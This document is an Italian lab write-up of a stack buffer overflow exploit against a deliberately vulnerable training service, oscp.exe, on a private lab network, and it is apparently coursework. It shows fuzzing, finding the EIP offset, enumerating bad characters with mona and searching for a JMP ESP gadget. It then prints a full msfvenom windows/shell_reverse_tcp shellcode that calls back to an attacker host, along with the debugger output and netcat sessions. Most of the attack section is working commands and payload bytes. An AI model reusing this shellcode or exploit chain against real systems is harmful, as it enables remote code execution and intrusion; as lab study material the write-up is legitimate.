


L'invio di un input eccessivamente lungo ha causato il crash dell'applicazione e la sovrascrittura del registro EIP con il valore 41414141, confermando la presenza di una vulnerabilità di Buffer Overflow controllabile.

[illegible]

Durante la fase di analisi della vulnerabilità, è stato inviato al servizio il comando **OVERFLOW1** accompagnato da un pattern non ripetitivo generato tramite lo strumento `pattern_create` del framework Metasploit. L'obiettivo era individuare con precisione la posizione del registro EIP all'interno del buffer.

Utilizzando il pattern ciclico generato con lo strumento `pattern_create`, è stato possibile determinare con precisione l'offset del registro EIP tramite `pattern_offset`. L'analisi ha restituito un offset pari a **1978 byte**, ovvero la posizione esatta all'interno del buffer in cui avviene la sovrascrittura del puntatore di istruzione.



```
Session Actions Edit View Help
(kali㉿kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q n9Co
[*] Exact match at offset 1978

(kali㉿kali)-[~]
$
```

EIP viene sovrascritto dopo 1978 byte

Successivamente, è stato costruito un payload di verifica composto da:

- una sequenza di caratteri "A" lunga 1978 byte
- la sequenza "BBBB" per sovrascrivere EIP
- una sequenza di caratteri "C" per verificare il contenuto puntato da ESP

```

(kali㉿kali)-[~]
$ nano poc.py

(kali㉿kali)-[~]
$ python3 poc.py
Traceback (most recent call last):
  File "/home/kali/poc.py", line 19, in <module>
    s.recv(1024)
    ~~~~~^~~~~~
TimeoutError: timed out

(kali㉿kali)-[~]
$ 

```

Non c'è risposta dal server perché è crashato (timeout)

L'invio del payload ha prodotto un nuovo crash, durante il quale il registro EIP conteneva il valore **0x42424242** ("BBBB" in ASCII), confermando il pieno controllo sul flusso di esecuzione. Inoltre, il registro ESP puntava all'inizio della sequenza di caratteri "C", dimostrando che lo stack conteneva il payload controllato dall'attaccante.

```


Registers (FPU)
EAX 008FF260 ASCII "OVERFLOW1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ECX 00A651A4
EDX 00000000
EBX 41414141
ESP 008FFA28 ASCII "CCCCCCCCCCCCCCCC"
EBP 41414141
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 42424242
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7FFDA000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

È stato configurato il plugin Mona all'interno di Immunity Debugger per facilitare l'analisi della lista dei caratteri che il programma non riesce a gestire (badchars)

```
Log data
Address Message
401200 [09:38:10] Program entry point
Analyzing oscp
16 theoretical procedures
236 calls to known functions
8 loops, 1 switches
1345B0 New thread with ID 0000068C created
[09:37:08] Thread 0000068C terminated, exit code 0
[09:37:08] Thread 00000684 terminated, exit code 0
400000 Unload C:\Users\User\Desktop\Overflow\it\oscp\oscp.exe
500000 Unload C:\Users\User\Desktop\Overflow\it\oscp\essfunc.dll
100000 Unload C:\Windows\system32\codep.dll
100000 Unload C:\Windows\SYSTEM32\bcryptPrimitives.dll
200000 Unload C:\Windows\SYSTEM32\CRYPTBASE.dll
210000 Unload C:\Windows\SYSTEM32\Sspicli.dll
2C0000 Unload C:\Windows\SYSTEM32\KERNEL32.DLL
230000 Unload C:\Windows\SYSTEM32\RPCRT4.dll
2310000 Unload C:\Windows\SYSTEM32\ntsvch.dll
250000 Unload C:\Windows\SYSTEM32\ntls.dll
2F0000 Unload C:\Windows\SYSTEM32\KERNELBASE.dll
2F0000 Unload C:\Windows\SYSTEM32\sechost.dll
7010000 Unload C:\Windows\SYSTEM32\WS2_32.dll
700000 Unload C:\Windows\SYSTEM32\ntdll.dll
Process terminated
"C:\Users\User\Desktop\Overflow\it\oscp\oscp.exe"
Console file "C:\Users\User\Desktop\Overflow\it\oscp\oscp.exe"
[09:38:10] New process with ID 000013E8 created
401200 Main thread with ID 00000000 created
New thread with ID 00000098 created
1345B0 Modules C:\Users\User\Desktop\Overflow\it\oscp\oscp.exe
500000 Modules C:\Users\User\Desktop\Overflow\it\oscp\essfunc.dll
100000 Modules C:\Windows\SYSTEM32\bcryptPrimitives.dll
200000 Modules C:\Windows\SYSTEM32\CRYPTBASE.dll
210000 Modules C:\Windows\SYSTEM32\Sspicli.dll
2C0000 Modules C:\Windows\SYSTEM32\KERNEL32.DLL
230000 Modules C:\Windows\SYSTEM32\RPCRT4.dll
2310000 Modules C:\Windows\SYSTEM32\ntsvch.dll
250000 Modules C:\Windows\SYSTEM32\ntls.dll
2F0000 Modules C:\Windows\SYSTEM32\KERNELBASE.dll
2F0000 Modules C:\Windows\SYSTEM32\sechost.dll
7010000 Modules C:\Windows\SYSTEM32\WS2_32.dll
700000 Modules C:\Windows\SYSTEM32\ntdll.dll
[09:38:32] Single step event at ntdll.77160F4
401200 [09:38:32] Program entry point
New thread with ID 0000008C created
50F000 [*] Command used:
50F000 mona config -set workinfolder c:\mona\%p
50F000 Writing value to configuration file
50F000 Old value of parameter workinfolder =
50F000 [*] Creating config file, setting parameter workinfolder
50F000 New value of parameter workinfolder = c:\mona\%p
50F000
50F000 [*] This mona.py action took 0.00:00
00400000 00 00 00 00 02 00 00 00 .....0..
00400008 FF FF FF FF 00 00 00 00 .....0..
00400010 00 00 00 00 FF FF FF FF .....0..
00400018 00 00 00 00 00 00 00 00 .....0..
00400020 00 00 00 00 00 00 00 00 .....0..
00400028 00 00 00 00 00 00 00 00 .....0..
00400030 00 00 00 00 00 00 00 00 .....0..
00400038 00 00 00 00 00 00 00 00 .....0..
00400040 00 00 00 00 00 00 00 00 .....0..
00400048 00 00 00 00 00 00 00 00 .....0..
00400050 00 00 00 00 00 00 00 00 .....0..
00400058 00 00 00 00 00 00 00 00 .....0..
00400060 00 00 00 00 00 00 00 00 .....0..
00400068 00 00 00 00 00 00 00 00 .....0..
00400070 00 00 00 00 00 00 00 00 .....0..
00400078 00 00 00 00 00 00 00 00 .....0..
00400080 00 00 00 00 00 00 00 00 .....0..
00400088 00 00 00 00 00 00 00 00 .....0..
00400090 00 00 00 00 00 00 00 00 .....0..
00400098 00 00 00 00 00 00 00 00 .....0..
004000A0 00 00 00 00 00 00 00 00 .....0..
004000A8 00 00 00 00 00 00 00 00 .....0..
004000B0 00 00 00 00 00 00 00 00 .....0..
004000B8 00 00 00 00 00 00 00 00 .....0..
004000C0 00 00 00 00 00 00 00 00 .....0..
004000C8 00 00 00 00 00 00 00 00 .....0..
004000D0 00 00 00 00 00 00 00 00 .....0..
004000D8 00 00 00 00 00 00 00 00 .....0..
004000E0 00 00 00 00 00 00 00 00 .....0..
004000E8 00 00 00 00 00 00 00 00 .....0..
004000F0 00 00 00 00 00 00 00 00 .....0..
004000F8 00 00 00 00 00 00 00 00 .....0..
00400100 00 00 00 00 00 00 00 00 .....0..
00400108 00 00 00 00 00 00 00 00 .....0..
00400110 00 00 00 00 00 00 00 00 .....0..
00400118 00 00 00 00 00 00 00 00 .....0..
00400120 00 00 00 00 00 00 00 00 .....0..
00400128 00 00 00 00 00 00 00 00 .....0..
00400130 00 00 00 00 00 00 00 00 .....0..
00400138 00 00 00 00 00 00 00 00 .....0..
00400140 00 00 00 00 00 00 00 00 .....0..
00400148 00 00 00 00 00 00 00 00 .....0..
00400150 00 00 00 00 00 00 00 00 .....0..
00400158 00 00 00 00 00 00 00 00 .....0..
00400160 00 00 00 00 00 00 00 00 .....0..
00400168 00 00 00 00 00 00 00 00 .....0..
00400170 00 00 00 00 00 00 00 00 .....0..
00400178 00 00 00 00 00 00 00 00 .....0..
00400180 00 00 00 00 00 00 00 00 .....0..
00400188 00 00 00 00 00 00 00 00 .....0..
00400190 00 00 00 00 00 00 00 00 .....0..
00400198 00 00 00 00 00 00 00 00 .....0..
004001A0 00 00 00 00 00 00 00 00 .....0..
004001A8 00 00 00 00 00 00 00 00 .....0..
004001B0 00 00 00 00 00 00 00 00 .....0..
004001B8 00 00 00 00 00 00 00 00 .....0..
004001C0 00 00 00 00 00 00 00 00 .....0..
004001C8 00 00 00 00 00 00 00 00 .....0..
004001D0 00 00 00 00 00 00 00 00 .....0..
004001D8 00 00 00 00 00 00 00 00 .....0..
004001E0 00 00 00 00 00 00 00 00 .....0..
004001E8 00 00 00 00 00 00 00 00 .....0..
004001F0 00 00 00 00 00 00 00 00 .....0..
004001F8 00 00 00 00 00 00 00 00 .....0..
00400200 00 00 00 00 00 00 00 00 .....0..
00400208 00 00 00 00 00 00 00 00 .....0..
00400210 00 00 00 00 00 00 00 00 .....0..
00400218 00 00 00 00 00 00 00 00 .....0..
00400220 00 00 00 00 00 00 00 00 .....0..
00400228 00 00 00 00 00 00 00 00 .....0..
00400230 00 00 00 00 00 00 00 00 .....0..
00400238 00 00 00 00 00 00 00 00 .....0..
00400240 00 00 00 00 00 00 00 00 .....0..
00400248 00 00 00 00 00 00 00 00 .....0..
00400250 00 00 00 00 00 00 00 00 .....0..
00400258 00 00 00 00 00 00 00 00 .....0..
00400260 00 00 00 00 00 00 00 00 .....0..
00400268 00 00 00 00 00 00 00 00 .....0..
00400270 00 00 00 00 00 00 00 00 .....0..
00400278 00 00 00 00 00 00 00 00 .....0..
00400280 00 00 00 00 00 00 00 00 .....0..
00400288 00 00 00 00 00 00 00 00 .....0..
00400290 00 00 00 00 00 00 00 00 .....0..
00400298 00 00 00 00 00 00 00 00 .....0..
004002A0 00 00 00 00 00 00 00 00 .....0..
004002A8 00 00 00 00 00 00 00 
```

Il bytearray prodotto è stato salvato nella directory di lavoro configurata (C:\mona\oscp\) nei file `bytearray.txt` e `bytearray.bin`.




Dopo l'invio del payload contenente il bytearray, il programma è andato in crash sotto Immunity Debugger. a mona abbiamo chiesto di generare un bytearray di riferimento con tutti i valori possibili ma escludendo i byte specificati come "badchar noti"

```
(kali@kali)-[~]
$ nano badchars.py

(kali@kali)-[~]
$ python3 badchars.py
Traceback (most recent call last):
  File "/home/kali/badchars.py", line 24, in <module>
    s.recv(1024)
    ~~~~~^~~~~~
TimeoutError: timed out

(kali@kali)-[~]
$
```


con precisione l'insieme dei bad characters reali, requisito fondamentale per la costruzione di uno shellcode funzionante.



GENERAZIONE SHELLCODE PER OTTENERE RCE

l'obiettivo è trovare un'istruzione già esistente all'interno del programma (o di una sua libreria) che permetta di "instradare" il processore verso il tuo codice malevolo.

Per reindirizzare il flusso di esecuzione verso lo shellcode caricato nello stack, è stata effettuata la ricerca di un'istruzione **JMP ESP** (gadget) all'interno dei moduli caricati dal programma. Utilizzando il comando **!mona jmp -r esp -cpb "\x00\x07\x2e\xa0"** sono stati filtrati i risultati per escludere gli indirizzi contenenti i **BadChars** precedentemente identificati.

Per la fase conclusiva, è stato generato uno shellcode **windows/shell_reverse_tcp** tramite **msfvenom**, configurato con l'IP 192.168.56.104 della macchina attaccante (LHOST) e la porta di ascolto (LPORT 1337)

```
(kali@kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.104 LPORT=1337 EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1745 bytes
buf = b""
buf += b"\xbb\xbd\x28\x28\x04\xdb\xc4\xd9\x74\x24\xf4\x5a"
buf += b"\x33\xc9\xb1\x52\x83\xea\xfc\x31\x5a\x0e\x03\xe7"
buf += b"\x26\xca\xf1\xeb\xdf\x88\xfa\x13\x20\xed\x73\xf6"
buf += b"\x11\x2d\xe7\x73\x01\x9d\x63\xd1\xae\x56\x21\xc1"
buf += b"\x25\x1a\xee\xe6\x8e\x91\xc8\xc9\x0f\x89\x29\x48"
buf += b"\x8c\xd0\x7d\xaa\xad\x1a\x70\xab\xea\x47\x79\xf9"
buf += b"\xa3\x0c\x2c\xed\xc0\x59\xed\x86\x9b\x4c\x75\x7b"
buf += b"\x6b\x6e\x54\x2a\xe7\x29\x76\xcd\x24\x42\x3f\xd5"
buf += b"\x29\x6f\x89\x6e\x99\x1b\x08\xa6\xd3\xe4\xa7\x87"
buf += b"\xdb\x16\xb9\xc0\xdc\xc8\xcc\x38\x1f\x74\xd7\xff"
buf += b"\x5d\xa2\x52\x1b\xc5\x21\xc4\xc7\xf7\xe6\x93\x8c"
buf += b"\xf4\x43\xd7\xca\x18\x55\x34\x61\x24\xde\xbb\xa5"
buf += b"\xac\xa4\x9f\x61\xf4\xf7\x81\x30\x50\xd1\xbe\x22"
buf += b"\x3b\x8e\x1a\x29\xd6\xdb\x16\x70\xbf\x28\x1b\x8a"
buf += b"\x3f\x27\x2c\xf9\x0d\xe8\x86\x95\x3d\x61\x01\x62"
buf += b"\x41\x58\xf5\xfc\xbc\x63\x06\xd5\x7a\x37\x56\x4d"
buf += b"\xaa\x38\x3d\x8d\x53\xed\x92\xdd\xfb\x5e\x53\x8d"
buf += b"\xbb\x0e\x3b\xc7\x33\x70\x5b\xe8\x99\x19\xf6\x13"
buf += b"\x4a\xe6\xaf\x23\xe2\x8e\xad\x53\xf7\x77\x3b\xb5"
buf += b"\x9d\x97\x6d\x6e\x0a\x01\x34\xe4\xab\xce\xe2\x81"
buf += b"\xec\x45\x01\x76\xa2\xad\x6c\x64\x53\x5e\x3b\xd6"
```

L'exploit finale è stato lanciato dopo aver configurato un listener sulla macchina attaccante (Kali Linux) tramite l'utility Netcat sulla porta **1337**. Lo script Python ha generato un **TimeoutError** in fase di ricezione del banner (dovuta all'immediato crash del servizio legittimo a favore dello shellcode), l'attacco è andato a buon fine.

EXTRA 2

“Cracking di un Buffer OverFlow”

Report: Buffer Overflow su [oscp.exe](#)

Macchina Attaccante:

- **Sistema Operativo:** Kali Linux
- **Indirizzo IP:** 192.168.56.102

Macchina Vittima:

- **Sistema Operativo:** Windows 10
- **Indirizzo IP:** 192.168.56.103

1. Analisi Iniziale e Fuzzing

L'obiettivo iniziale è stato identificare il punto di vulnerabilità del servizio `oscp.exe` (porta 1337). Tramite uno script di fuzzing, è stata inviata una stringa di "A" per causare un arresto anomalo del programma.

- **Risultato:** Il programma è andato in crash e il registro EIP è stato sovrascritto con 41414141.

Invio delle A :

[illegible]

EIP sovrascritto in Immunity:

```
Registers (FPU) < < < < < < <
EAX 010DF250 ASCII "OVERFLOW1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00EDA1A8
EDX 00000000
EBX 41414141
ESP 010DF1F8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
```


2. Identificazione dell'Offset

Per determinare l'esatta posizione dell'EIP all'interno del buffer, è stato utilizzato lo strumento `pattern_create` di Metasploit per generare una stringa univoca di 2048 byte. Questa stringa è stata inviata al target, causando un nuovo crash con il valore EIP `6F43396E`.

- **Calcolo:** Utilizzando `msf-pattern_offset`, è stato individuato un offset esatto di **1978 byte**.

Creazione pattern:

```
(kali@kali) ~$ msf-pattern_create -l 2048
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9
```

Invio del pattern al target:

```
(kali@kali) ~$ nc 192.168.56.103 1337
Welcome to OSCP Vulnerable Server! Enter HELP for help.
OVERFLOW! Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1